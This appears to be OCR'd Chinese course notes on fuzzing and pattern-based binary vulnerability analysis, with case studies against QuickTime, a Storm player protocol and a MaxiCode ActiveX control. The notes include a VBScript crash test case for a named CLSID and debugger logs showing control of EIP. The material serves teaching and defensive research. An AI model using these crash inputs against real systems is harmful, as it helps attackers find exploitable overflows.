
（4）通过虚拟机获取信息。虚拟机是一种隔离的可控环境，通过虚拟机提供的接口可以获取详尽的程序运行时信息，甚至包括执行过程中的同步、线程调度等运行时信息。

（5）通过调试接口或者调试器获取信息。程序调试执行是指通过操作系统提供的调试接口或者调试器（基于调试接口实现的工具）控制程序执行。

调试接口监控

a) 类UNIX：ptrace()系统调用

b) Windows：



Windows调试过程

创建用于调试的新进程

运用WaitForDebugEvent函数完成调试

等待正在调试的进程中发生调试事件

```
BOOL WaitForDebugEvent(
  [out] LPDEBUG_EVENT lpDebugEvent,
  [in]  DWORD         dwMilliseconds
);
```

附加到一个运行中的进程

由lpDebugEvent可解析出的事件

事 件	解 释
EXCEPTION_DEBUG_EVENT	发生异常时返回信息包括异常类型、异常地址等
LOAD_DLL_DEBUG_EVENT	目标进程有DLL加载
UNLOAD_DLL_DEBUG_EVENT	目标进程DLL卸载
CREATE_PROCESS_DEBUG_EVENT	目标进程有子进程创建
EXIT_PROCESS_DEBUG_EVENT	进程退出
CREATE_THREAD_DEBUG_EVENT	目标进程有线程创建
EXIT_THREAD_DEBUG_EVENT	线程销毁

调试时常用的几个函数：

ContinueDebugEvent，GetThreadContext，SetThreadContext，

ReadProcessMemory，WriteProcessMemory

异常过滤

模糊测试通常为每个测试用例启动待测程序的一个进程，调试接口会捕获众多异常，有些可以被程序自身的异常处理逻辑处理，另一些则会引起程序崩溃。

异常类型	表现形式
读内存异常	读取不可读的内存地址
写内存异常	写数据到不可写的内存地址
访问内存异常	到不可执行的内存地址中执行代码
非法的指令	用户态程序没有权限执行该指令,例如sgdt指令
算术异常	例如除0错误
例如执行int3指令	断点异常

操作系统异常

对于漏洞利用来说，关心的是控制程序的流程，主要方式有：

- 写可控的内存地址；
- 写可控的数据；
- 读可控的内存地址；
- 读可控的数据。

所以模糊测试主要记录：内存的读、写和访问异常。

（1）读内存异常：记录异常发生的地址和地址所在模块，读取的地址和地址所在模块，以及异常发生时所有的寄存器值、所属进程和线程、异常发生地址附近的汇编指令字节等信息。

（2）写内存异常：记录异常发生的地址和地址所在模块，写入的地址和地址所在模块，以及异常发生时所有的寄存器值、所属进程和线程、异常发生地址附近的汇编指令字节等信息。

（3）访问内存异常：记录异常发生的地址，以及异常发生时所有的寄存器值、所属进程和线程，以及异常发生地址附近的汇编指令字节等信息。

注：Windows上，系统dll如kernel32.dll、ntdlll.dll中的异常由系统异常处理函数处理，所以可以过滤掉（ignore）发生在这些模块中的异常


异常影响分析和漏洞危害判定

不同的异常会对系统安全造成不同的影响，根据异常发生时的上下文信息记录，使用模式匹配等自动化工具可以迅速对异常的影响进行评估，并确定真实漏洞。

之后的一般过程是安全研究人员通过查看异常发生时的上下文信息（寄存器状态、堆栈等信息），初步判断该漏洞有没有可能被利用，则尝试用对应的测试用例复现漏洞，细致分析和漏洞利用代码的编写。

注：最可能控制程序流程的异常是写异常和访问异常，所以通常这两类异常会被标记为高风险。

通用模糊测试框架



通用模糊测试框架

框架=通用，即可以对不同类型的目标做测试，设计目标：

a) 提供快速的、灵活的、可重用的以及同构的开发环境；

b) 可以导入大量的经验数据，并且将其关注的重点放在更加适合于人工完成的工作上。

通用且支持扩展的模糊测试框架：

a) 测试数据生成模块：原始数据生成和畸形数据生成；

b) 动态调试模块：利用OS调试接口实现，捕获被调试程序产生的异常信息；

c) 执行监控模块：在动态调试基础上，监控被调试程序执行，适时终止程序；

d) 自动化脚本模块：提供更复杂监控功能，无人干预自动化；


e) 异常过滤模块：异常导致结果的实时过滤，

f) 测试结果管理模块：测试结果数据库，异常信息+产生异常的畸形数据，提高分析效率；

g) 可扩展插件：上述模块应该支持插件技术，方便对框架做功能扩展。

实例分析

1. 文件模糊测试；
2. 网络协议模糊测试；
3. ActiveX控件模糊测试。



支持文件和网络协议的模糊测试框架

文件模糊测试

目标：发现应用程序解析特定类型文件的缺陷

特点：单独机器上运行，必须要监视目标应用的每次执行[1]

用例构造：生成或变异

[1] 面向网络程序的模糊测试，异常将导致服务器关闭或者崩溃，且不能够再连接。文件模糊测试模糊器会继续重启新的运行，因此如果不使用适当的监视机制，将不可能识别有效的漏洞触发。

CNNVD-201108-266

text: 6688EFE8 movsx eax, [esp+124h+var_10c]

v7 = a3 >>2

memcpy((void*)v3, (const void*)v4, 4 * v7)

CNNVD-201108-266

pnsize后2个字节

text: 6688EFE8 movsx eax, [esp+124h+var_10c]

v7 = a3 >>2

有符号扩展，a3为eax

memcpy((void*)v3, (const void*)v4, 4 * v7)

模糊测试流程

（1）准备用例

“overwrite”和“replace”两种原始数据变异模式

“overwrite”使用畸形数据覆盖正常数据，不改变文件的大小，畸形数据包括“随机数”、“经验值”和“穷举”等。

“replace”搜索特征串并做替换，改变文件大小，支持正则表达式。采用有针对性地替换，可以实现“精确”的数据构造。

根据文件格式自动生成

通用的测试框架支持Python等编写测试filter插件，实现数据生成规则

CNNVD-201108-266

pnsize后2个字节

text: 6688EFE8 movsx eax, [esp+124h+var_10c]

v7 = a3 >>2

有符号扩展，a3为eax

memcpy((void*)v3, (const void*)v4, 4 * v7)

① 采用“经验值”畸形数据产生规则，将选取字节依次替换为如下经验值0x00、0x5A、0x80、0xA5、0xFF；
② 对媒体播放器为QuickTime，设置好测试任务名称、程序、程序路径、程序参数等；
③ 使用多种条件对某些特定的异常信息进行过滤；

④ 通过运行时间超时等方式来决定测试目标程序是否终止运行；

⑤ 异常发生时，通过调试器记录堆栈、寄存器等信息，保存触发异常的测试用例（如表所示）；

分析：内存拷贝异常，漏洞概率大，windbg分析是否可利用

异常名称	ACCESS_VIOLATION
异常次数	1
导致崩溃	0
异常地址	668E239A
异常指令	MOV [ESP+EAX+10],CL
寄存器	EAX:021EC742 EBX:670625D0 ECX:3FFF9D1 EDX:00000000 ESI:021EDFFE EDI:0013CA64 ESP:001381AC EBP:001381B4
模块名	QuickTime.qts
进程名	QuickTimePlayer.exe

网络协议模糊测试

1. 测试环境

名称	角色	监听
generator	client	tcp://127.0.0.1:12301
monitor	server	

“generator”为client，负责产生测试用例，然后向协议测试插件中设置的待测播放器开放端口发送畸形数据包；

“monitor”为server，即监控端，负责以调试方式打开待测播放器，并监控、记录其通信过程中产生的异常。

2. 构造畸形数据包

```
struct StreamData5357Type0x69{
    char buf[4];//'pADA'标志
    unsigned short type;//类型码为0x69
    unsigned int bodylen;//包体长度
    //下面是包体部分
    unsigned int id;
    unsigned short child_type;//子类型
    unsigned short nouse;//未使用
    unsigned char data[];//数据
};
```

此例将data字段利用超长畸形字符串替换，符合触发漏洞条件即可。

3. 发送畸形数据包

[2872] 14:16:29.918 [INFO]"test_storm" Task started.

[3056] 14:16:29.918 [INFO]"storm" Producer started.

[3056] 14:16:29.918 [INFO]"storm_0.txt"file for puzzing started.

[3056] 14:16:29.934 [INFO]"replace"Mutation started.

[3056] 14:16:29.934 [INFO]Patch<MODIFY>-offset:0x00006 length:2 data>07:00

[3056]14:16:29.950 [INFO] Patch<MODIFY>-offset:0x00000010 length:1data:41

[3056]14:16:29.950 [INFO] Patch<DELETE>-offset:0x00000011 length:6

4. 监控被测程序异常

EDX 被可控数据41414141填充，对异常产生原因的进一步分析发现此播放器的私有协议栈溢出漏洞。

ACCESS_VIOLATION	异常次数	1
	导致崩溃	0
	异常地址	00E61463
	异常指令	MOV EAX,[EDX+1C]
	寄存器	EAX:01EDFEB0 EBX:77C0FA76
		ECX:7C80BECD EDX:4141414141
		ESI:01EDFC74 EDI:01EDFF8E
		ESP:01EDFC78 EBP:01EDFEF8
	模块名	StormUpdate.dll
	进程名	Stormtray.exe
	PID	3816
	虚拟内存大小	319416

ActiveX控件测试（CNNVD-201401-399）

加拿大一家名为MW6的公司开发的MaxiCode ActiveX控件，中的Data函数存在任意代码执行漏洞的例子。

1. 注册ActiveX控件

通过regsvr32命令注册待测试的ActiveX控件MaxiCode.dll，注册成功后具体的COM信息保存在Windows注册表中HKEY_CLASSES_ROOT\\CLSID\\{2355C601-37D1-42B4-BEB1-03C773298DC8}键下。

2. 判断测试对象是否为可模糊测试的控件

创建一个能够在IE中成功加载而没有“不安全”警告或者“错误”提示信息的ActiveX控件：

① 初始化安全

② 脚本安全

3. 用模糊测试工具解析被测控件的属性和方法接口

comraider： fuzz ActiveX的工具，根据工具提供的控件的基本属性，设计用例。

4.

```
<object classid='clsid:2355C601-37D1-42B4-BEB1-03C773298DC8' id='target' />
<script language='vbscript'>
arg1=String（'畸形字符串数目'，"畸形字符串样例"）
target.Function = arg1 #Function为测试的目标接口函数
</script>
```

典型的测试用例

```
<object classid='clsid:2355C601-37D1-42B4-BEB1-03C773298DC8' id='target' />
<script language='vbscript'>
targetFile = "C:\WINDOWS\system32\MaxiCode.dll"#测试控件的路径
prototype = "Property Let Data As String"
memberName = "Data"#待测试控件中的函数
progid = "MAXICODELib.MW6MaxiCode"
argCount = 1
arg1=String（11284，"A"）#畸形字符串数目和样例
target.Data = arg1
 </script>
```

本例实际采用的用例

4.变异参数生成测试用例

可以产生字符串、整数、浮点数等参数类型的畸形数据，畸形数据产生规则包含随机数、经验值、穷举等。本例利用穷举字符串畸形数据产生测试用例HTML文件。

5.执行测试用例

以调试方式调用正执行步骤4生成的测试用例HTML文件。

6.监控异常

异常发生时，记录调试器记录堆栈、寄存器等信息并保存触发异常的测试用例。

异常名称	ACCESS_VIOLATION	ACCESS_VIOLATION
异常次数	1	1
导致崩溃	0	1
异常地址	7C990441	41414141
异常指令	MOVZXEAX,WORDPTR[EDI]	EIP:41414141
异常名称	ACCESS_VIOLATION	ACCESS_VIOLATION
寄存器	EAX:0000001	EAX:0000000
	EBX:41414141	EBX:0000000
	ECX:7FFDD000	ECX:7C9313F2
	EDX:01980608	EDX:7C99E120
	EDI:41414139	EDI:019834C8
	ESI:01980000	ESI:00FD3238
	EBP:0013F16C	EBP:0013FCBC
	ESP:0013F10C	ESP:0013FD08
模块名	ntdll.dll	MaxiCode.dll
进程名	iexplore.exe	iexplore.exe

模糊测试的缺点：

1. 对访问控制漏洞无能为力，原因是模糊测试无法理解程序逻辑，即使有针对性的让模糊测试系统实现这些逻辑，这样的模糊测试系统也无法再次重复使用。

2. 无法发现糟糕的设计逻辑，模糊测试发现漏洞的依据是监测目标程序的崩溃，因此对糟糕的设计逻辑无能为力。比如之前VERITAS Backup Exec for the Windows Services中存在一个允许攻击者远程控制Windows服务器并完全操纵注册表的漏洞，存在该漏洞的原因是Windows中某个实现远程过程调用（RPC）的接口在不需要认证的情况下就具有修改注册表的权限。此漏洞的根源是Windows系统设计上的一个失误，设计人员认为攻击者也许会花费更多的时间来破解IDL（接口定义语言），而不是去寻找RPC模块中的漏洞。虽然模糊测试可以发现目标程序在使用RPC时不进行参数检查从而导致某些低级的错误，但是模糊测试无法确定这些错误是否真正会导致系统不安全。

3. 无法识别多阶段安全漏洞，典型的攻击通常连续利用若干个安全漏洞来实现。首先利用漏洞使机器接受未授权的访问，然后再利用其他漏洞缺陷获得更大的权限，紧接着获得机器的完全控制权，最后达到恶意攻击的目的。模糊测试对识别单独的漏洞很有用，但是通常而言，模糊测试对那些小的漏洞序列构成的高危漏洞却毫无办法。

4. 无法识别多点触发漏洞。多数模糊测试技术只挖掘由单个因素引起的漏洞，而对于须要多条件才能触发的漏洞却无能为力。学术界提出各类解决方案，但是往往面临组合爆炸等急待的问题。

第六章 基于模式的漏洞分析

王冬琦



基本原理


模式是世界、人造设计或抽象概念中的一种规律。此处解释为不断重复出现的事件中发现和抽象出的规律，总结为解决问题的经验。

漏洞模式：对已知漏洞的产生原理进行分析，并在归纳总结出其一般规律的基础上，抽象出的存在安全缺陷的代码段在二进制代码或者汇编代码表现形式上具有的典型特征。

基本原理

模式是世界、人造设计或抽象概念中的一种规律。此处解释为不断重复出现的事件中发现和抽象出的规律，总结为解决问题的经验。

漏洞模式：对已知漏洞的产生原理进行分析，并在归纳总结出其一般规律的基础上，抽象出的存在安全缺陷的代码段在二进制代码或者汇编代码表现形式上具有的典型特征。



基于模式的漏洞分析过程

① 构建漏洞模式：根据漏洞模式触发原理和机制，分析各个软件模块的属性和依赖关系，从中抽象出触发漏洞的核心竞争条件，建立基于形式化语言或描述性语言的漏洞模式；

② 中间表示：二进制程序的反汇编，并将汇编代码转化为中间表示（汇编代码缺失语义信息，所以很难直接进行模式分析；

③ 中间表示分析：分析出其相关属性信息描述，并针对其属性信息进行模式匹配和检测分析；

④ 控制流等结构信息的检测和分析。

二进制文件的结构

实现方法

反汇编->逆向中间表示->漏洞模式建模->漏洞模式检测

反汇编

反汇编是根据算法和规则将二进制可执行程序机器码，转换为汇编代码的过程。

反汇编器是一静态工具：

①可分析无法运行的二进制代码（不需要真正执行）；

②反汇编的时间与代码的大小相关，相比之下而动态工具的时间与执行的流程相关；

③有良好的全局视野（整个二进制代码），可以在运行之前计算出整个程序逻辑。

第一步，确定进行反汇编的代码区域（区分指令与数据）；

第二步，读取区域（地址或文件偏移量）包含的值，执行表查找，将操作码的值与汇编语言助记符对应起来；

第三步，获取指令及其操作数后，对其汇编语言等价形式进行转化，在反汇编代码中输出；

第四步，输出一条指令后，继续反汇编下一条指令，重复第二步和第三步，直到反汇编完文件中的所有指令。

确定需要反汇编的指令的区域

线性扫描策略（算法）

线性扫描算法假设程序中标注为代码的节所包含的全部是机器语言指令。反汇编从代码段的第一个字节开始，以线性模式扫描整个代码段，逐条反汇编每条指令，直到完成整个代码段。

优点：有很大机会能够识别每个指令。

缺点：不能区分代码和数据。

基于控制流的递归扫描策略

为了避免把数据误认为指令，基于控制流的递归扫描策略重视控制流对反汇编过程的影响，控制流根据某一条指令是否被另一条指令引用来决定是否对其进行反汇编。

IDA Pro就是采用的该策略，根据指令对指令指针的影响将指令分类，分为：顺序流指令、条件分支指令、无条件分支指令、函数调用指令、返回指令。

优点：具有区分代码与数据的能力。

缺点：无法处理间接代码路径，如利用指针表来查找目标地址的跳转和调用。

采用一些用于识别指向代码的指针的启发式方法，递归扫描反汇编器能够识别所有代码，并清楚区分代码与数据。

反汇编获取的主要信息

（1）反汇编文本（反汇编器输出的主要部分）：包括汇编指令信息以及控制流信息等，如可以使用IDAPro将PE文件逆向转换为反汇编文本；

（2）函数信息：函数入口地址、长度、参数总长度等。PE 文件的导入函数和自定义函数，导入函数的调用，仅作为自定义函数中的指令看待；

（3）交叉引用：代码交叉引用和数据交叉引用。代码交叉引用用于表示一条指令将控制权转交给另一条指令，数据交叉引用用于跟踪二进制文件访问数据的方式。

逆向中间表示（Intermediate Representation，IR）

- 二进制程序分析中的三方面的处理主体：

① 运行二进制程序的系统架构，其处理对象是符合该架构规范的二进制机器码；

② 程序分析人员，其最理想的处理对象为架构独立的高级或低级编程语言，如C语言或汇编语言；

③ 第三方自动化分析辅助工具软件，其处理对象同时需要保留二进制代码的原始特性，又需要具有一定的自然语义特性以用于人工分析。

从一种处理对象类型转变为另外一种的方法，就称为中间表示。

逆向中间表示的目标：将架构相关的机器码或用户可读的编程语言，转变为自动分析程序可处理的中间语言。

中间表示应具有：

完整性：中间表示能够正确、全面地表示程序信息；

通用性：中间表示既能表示二进制代码信息，又能够表示源代码信息。

二进制代码和源代码采用通用的中间表示，优势在于发展相对成熟的源代码分析技术能够直接用于二进制程序逆向分析。

（1）逆向中间表示的设计原则:

①使用精简指令集，使用精简指令集能够极大地减少汇编语言的指令数目，而且每条指令都采用标准的字长，能够简化分析过程；

②足够多的寄存器数量，寄存器数量足够多就能够使中间语言支持不同的处理器架构，传统的x86 架构下只有8个通用寄存器，而在ARM平台下则需要32个通用寄存器;

③尽量简单的寻址方式，去除不易于阅读的复杂寻址方式;

④使用统一的操作数格式，将隐式操作数转换为在中间语言指令中的显示操作数，如使用三操作数的指令格式。

（2）寄存器组的设计

① 足够多的寄存器，以够满足跨架构需求；

② 保证寄存器间互不覆盖，位数按需定义（如8位、16位、32 位整型）。

中间表示的一个基本思路是将复杂的指令按照具体的行为拆分为顺序的子操作指令，此过程中难免产生临时变量的存储与使用，增加自定义临时寄存器是一个通用的思路。

自定义寄存器的粒度不大于所要表示的通用寄存器，以保证转换过程中尽量细化而不丢失数据读写信息。

（3）寻址方式的设计与翻译

①立即数寻址，操作数直接存放在指令中；

②寄存器寻址，操作数存放在寄存器中；

③直接寻址，操作数的有效地址直接存放在指令中；

④寄存器间接寻址，操作数的有效地址存放在寄存器中。

在寻址方式中取消基址变址寻址，中间运算结果采用临时寄存器来存

（4）指令系统设计

① 指令格式：3操作数，op arg1，arg2，result；

② 仅采用输入输出寄存器传递函数调用的参数和返回值；

③ 明晰访存指令：x86汇编对内存访问指令区分不清，比如mov可以表示读也可能是写内存，循环读不会溢出，循环写可能造成溢出攻击，使用原子指令分别表示读内存、写内存、读寄存器、写寄存器，有利于检查缓冲区溢出漏洞；

④ 精简部分指令：设计细粒度的中间表示指令集，保证可以用多条原子指令替换原汇编指令，另外还须考虑消除冗余，比如INC和DEC用ADD和SUB替代；

⑤ 清晰的循环拷贝：rep movsb这类的循环特征不明显，可以对其做适当翻译，让其在控制流图上形成循环，以便于检测。

面向逆向分析的中间表示

Reverse Engineering Intermediate Language（REIL）

特点：平台无关、汇编指令一对多转换、指令精简、无副作用

x86汇编语言为例，一条指令同时可完成读内存、计算及标志位置位等多种操作，分析起来很困难。REIL是典型的三地址码指令格式，每条REIL指令仅有单一效用，对程序状态只有单一影响，所以称其“无副作用”。

指令形式：*指令地址 指令操作码 源操作数1 源操作数2 结果操作数*

操作数类型：整形、寄存器、空操作数和局部地址类型（subaddress，用于汇编基本快被拆分为若干REIL基本快的情况）

MonoREIL. https://www.zynamics.com/binnavi/manual/html/mono_reil.html. Dec,2022

操作种	操作码	含 义	示 例
运算操作	ADD	两个值相加	ADD t0,t1,t2
	SUB	两个值相减	SUB t6,t8,t9
	MUL	两个值无符号相乘	MULt3,t4,t5
	DIV	两个值无符号相除	DIV 4000,t2,t3
	MOD	两个值无符号相除求模	MOD t8,8,14
	BSH	两个值逻辑移位操作	BSHt1,2,t2
位操作	AND	两个值按位与	AND t0,t1,t2
	OR	操作两个值按位或	ORt7,t9,t12
	XOR	两个值按位异或	XOR t8,4,t9
数据传输操作	STR	存一个值到寄存器	STRt1,,t2
	LDM	从内存读取	LDM 413600,,t1
	STM	存值到内存	STMt2,,414280
条件操作	BISZ	将一个值和0比较	BISZt0,,t1
	JCC	条件跳转	JCCt1,,401000
其他操作	UNDEF	解除寄存器值定义	UNDEF ,, t1
	UNKN	未知	UNKN ,,
	NOP	无操作	NOP ,,

X86汇编指令	REIL中间表示
0x0040103f lea eax,ss: [esp+Source]	0x40103f00 add 0x8, esp, qword t00x40103f01 and qword t0, 0xfffff,fl0x40103f02str t1,,eax
0x00401043 add esp,0x8	x40104300 and 0x8,0x80000000,t0 0x40104301 and esp,0x8000000,t1 0x40104302 add 0x8, esp, qword t2 0x40104303 and qword t2, qword 0x80000000, t3 0x40104304 bsh t3,-31,byte SF 0x40104305 xor t0,t1,t4
0x00401043 add esp,0x8	0x40104306 xor t4,0x8000000,t5 0x40104307xor t0,t3,t6 0x40104308 and t5,t6,t7 0x40104309 bsh t7,-31,0F 0x4010430a and qword t2, qword 0x0, qword t8 0x4010430b bsh qword t8, qword-32, byte CF 0x4010430c and qword t2, qword 0xfffff, t9 0x4010430d bisz t9,,byte ZF 0x4010430e str t9,,esp

REIL的不足之处

①REIL无法对诸如浮点处理单元指令、CPU扩展的MMX、SSE指令进行翻译。这是因为REIL的最主要用途在于分析和安全漏洞相关的汇编代码，然而安全相关漏洞很少会涉及浮点运算指令或者CPU 扩展的MMX、SE指令。

